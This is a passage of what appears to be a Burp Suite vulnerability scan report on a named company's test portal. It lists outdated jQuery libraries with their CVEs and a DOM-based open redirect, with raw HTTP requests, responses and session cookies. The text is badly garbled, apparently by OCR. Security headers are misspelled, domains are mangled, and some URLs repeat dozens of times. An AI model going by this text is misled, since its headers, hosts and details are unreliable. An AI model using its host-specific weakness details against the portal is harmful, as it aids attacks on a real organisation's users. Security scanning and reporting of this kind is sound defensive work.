## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:13:43 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/x-javascript;charset=UTF-8
 cache-control: private, max-age=31556926
 last-modified: Tue, 19 Apr 2022 12:45:36 GMT
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
Content-Security-Poincy. default-sic self https:/// .catalis.com/.445 https:// salpsi.com/.445 h
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com.https://*.googleapis.com/https://*.mapcdn.com:443 https://syndication.twitter.com
 https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 Content-Length: 417584
 var requirejs,require,define;(function(global){var
 req.s, head, base Element, data Main, src, interactive Script, currently Adding Script, main Script, subPath, version = "2.1.11", comment Reg Exp = /(\V*([\s\S]^*?)\V*V[[Instruction = \text{interactive Script}], which is a simple of the property of the
 etAttribute("data-requirecontext")];}}(context?context.defQueue:globalDefQueue).push([name,deps,callback]);};define.amd={jQuery:true};req.exec=function(text){return
 eval(text);};req(cfg);}(this));/*!
    jQuery JavaScript Library v1.11.1
  * http://jquery.com/
  * Includes Sizzle.js
 * http://sizzlejs.com/
```

## 3.3. https://testportal.zalaris.com/nea/v1/authenticate

\* Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors \* Released under the MIT license

### Summary

http://jquery.org/ ...[SNIP]...

Severity

Host: https://testportal.zalaris.com

Path: /nea/v1/authenticate

### Issue detail

We observed a vulnerable JavaScript library

We detected jquery version 3.3.1.min, which has the following vulnerabilities:

- CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- CVE-2020-11022: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- CVE-2020-11023: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

## Request 1

GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate Sec-Fetch-Site: none Sec-Fetch-User: ?1 Te: trailers Connection: close

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:01:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://bipsin.com/signicat.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/ht
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
west-faintacks.com/files/EXTERNALTEST/* https://ib.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://p.typekit.net/ https://ib.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://sapui5.hana.ondeman
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie:
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure
set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912
<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris logon 2fa/"
</script>
<html>
<head>
<BASE target=" self">
link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
 <script src="//code.jquery.com/jquery-3.3.1.min.js"></script>
 ...[SNIP]...
```

## 3.4. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js

### Summary

Severity: Low
Confidence: Tentative

Host: https://testportal.zalaris.com

Path: /neptune/server/sapui5/1.71/resources/sap-ui-core.js

### Issue detail

We observed a vulnerable JavaScript library.

We detected jquery version 2.2.3, which has the following vulnerabilities:

- CVE-2015-9251: 3rd party CORS request may execute
- CVE-2015-9251: parseHTML() executes scripts in event handlers
- CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery extend(true, {\frac{1}{3}}, ...) because of Object prototype pollution
- CVE-2020-11022: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- CVE-2020-11023: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

### Request 1

```
GET /neptune/server/sapui5/1.71/resources/sap-ui-core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

### Response 1

```
HTTP/1.1 200 OK
Date: 20220714 064748 CET
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 775317
 dxp-sap: 21100006
 x-user-logon-language: E
access-control-allow-origin: * last-modified: Wed, 05 Aug 2020 11:49:40 GMT
 sap-dms: KW
 ms-author-via: DAV
 sap-cache-control: +86400
 sap-isc-etag: 9A62C15D94D21020E10000000ADC9967
 sap-isc-uagent: 0
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://saltestcors.azurewebsites.net/ https://saltestcors.azurewebsite
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
 https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://sap.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://https://is.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
 https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-file-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-file-eu-west-1.amazonaws.com/files/EXTERNALTEST/* https://boost-file-eu-west-1.amazonaws.com/files/EXTERNALTEST/* https://bis.ap.com/; style-src 'self' 'unsafe-inline' https://sapui5. hana.ondemand.com https://sapui5. hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.han
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 //@ui5-bundle sap-ui-core.js
 window["sap-ui-optimized"] = true;
 //@ui5-bundle-raw-include sap/ui/thirdparty/baseuri.js
  * (c) Copyright 2009-2019 SAP SE or an SAP affiliate compan
 ...[SNIP].
* The code in this function is taken from jQuery 2.2.3 "jQuery.extend" and got modified.
                 ¡Query JavaScript Library v2.2.3
                http://iguerv.com/
                Copyright jQuery Foundation and other contributors
                Released under the MIT license
                http://jquery.org/license
 var s,c,b,n,o,d,e=arguments[2]||{},i=3,l=a
 ...[SNIP]...
```

## 3.5. https://testportal.zalaris.com/resetpwd/resetpwd.html

## Summary

Severity: Low

Confidence: Tentative

Host: https://testportal.zalaris.com

Path: /resetpwd/resetpwd.html

### Issue detail

We observed a vulnerable JavaScript library

We detected **iguery** version 3.3.1.min, which has the following vulnerabilities:

- CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution
- CVE-2020-11022: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS
- CVE-2020-11023: Regex in its jQuery.htmlPrefilter sometimes may introduce XSS

## Request 1

GET /resetpwd/resetpwd.html HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:47:52 GMT Server: Anache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN Last-Modified: Fri, 14 May 2021 13:44:48 GMT ETag: "1330-5c24a72874608-gzip"

Accept-Ranges: bytes

Vary: Accept-Encoding

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://books.net/https://book https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com/https://syndicate-initie/https://www.zalaris.com/https://syndicate-initie/https://www.zalaris.com/https://syndicate-initie/ https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Content-Length: 4912 Connection: close Content-Type: text/html

<!DOCTYPE html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<meta http-equiv="Cache-Control" content="no-cache">

<meta http-equiv="Pragma" content="no-cach

<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">

<script src="./srcfiles/jquery-3.3.1.min.js"></script>

...[SNIP]...

# Open redirection (DOM-based)

### Summary

Severity: Confidence: Tentative

Host: https://testportal.zalaris.com

Path: /irj/portal

### Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from window.name and passed to document.location.href.

Note: The name of the current window is a valid attack vector for DOM-based vulnerabilities. An attacker can directly control the name of the targeted application's window by using code on their own domain to load the targeted page using either window.open() or an iframe tag, and specifying the desired window name.

## Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based open redirection arises when a script writes controllable data into the target of a redirection in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Note: If an attacker is able to control the start of the string that is passed to the redirection API, then it may be possible to escalate this vulnerability into a JavaScript injection attack, by using a URL with the javascript: pseudo-protocol to execute arbitrary script code when the URL is processed by the browser

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

### Issue remediation

The most effective way to avoid DOM-based open redirection vulnerabilities is not to dynamically set redirection targets using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a redirection target. In general, this is best achieved by using a whitelist of URLs that are permitted redirection targets, and strictly validating the target against this list before performing the redirection.

### References

· Web Security Academy: Open redirection (DOM-based)

### Vulnerability classifications

• CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

## Request 1

GET /irj/portal HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge

pragma: no-cache

cache-control; no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://isi5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://sibis.com/https://supui5.hana.ondemand.com https://supui5.hana.ondemand.com/https:// https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000

set-cookie: com.sap.security.authentication.original\_application\_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure set-cookie: com.sap.security.aso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None;

set-cookie: PortalAlias=portal; path=/; SameSite=None; Secure

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

Content-Length: 13741

<!DOCTYPE html> <html><head>

<script type="text/javascript">
/\*HTML Business for Java, 6.0\*/

```
ur_system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
```

</script><script type="text/javascript"src="/com.sap.portal.navigation.afp.resources/scripts/optimize/core\_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55"></script> ...[SNIP]...

## Request 2

GET /com.sap.portal.navigation.afp.resources/scripts/optimize/core\_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55 HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

## Response 2

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:50:20 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript last-modified: Fri, 11 Mar 2022 05:02:00 GMT

cache-control: max-age=604800 sap-cache-control: +86400

sap-isc-etag: J2EE/632485329 Content-Length: 201198

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://h.hana.ondemand.com/https://api.recast.ai/ gap-iab: https:///s.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://saccounts.ondemand.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://saccounts.ondemand.com/a west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://is.aglaris.com.443 https://code.jquery.com.https://maxcdn.bootstrapcdn.com.https://cdnjs.cloudflare.com.https://syndication.twitter.com/https://sp.c https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patioffn.twitter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/sp.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/tftps://sapui5. https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

LSAPI=function(){var b="1.2";var a={SCREENMODE\_NORMAL:0,SCREENMODE\_FULL:1,screenModeChangeNotificationFunctions:[],titleSuffix:null,init:function(f) {this.titleSuffix=f},setCanvasTitle:function(f){if(t

...[SNIP]...
<br/>

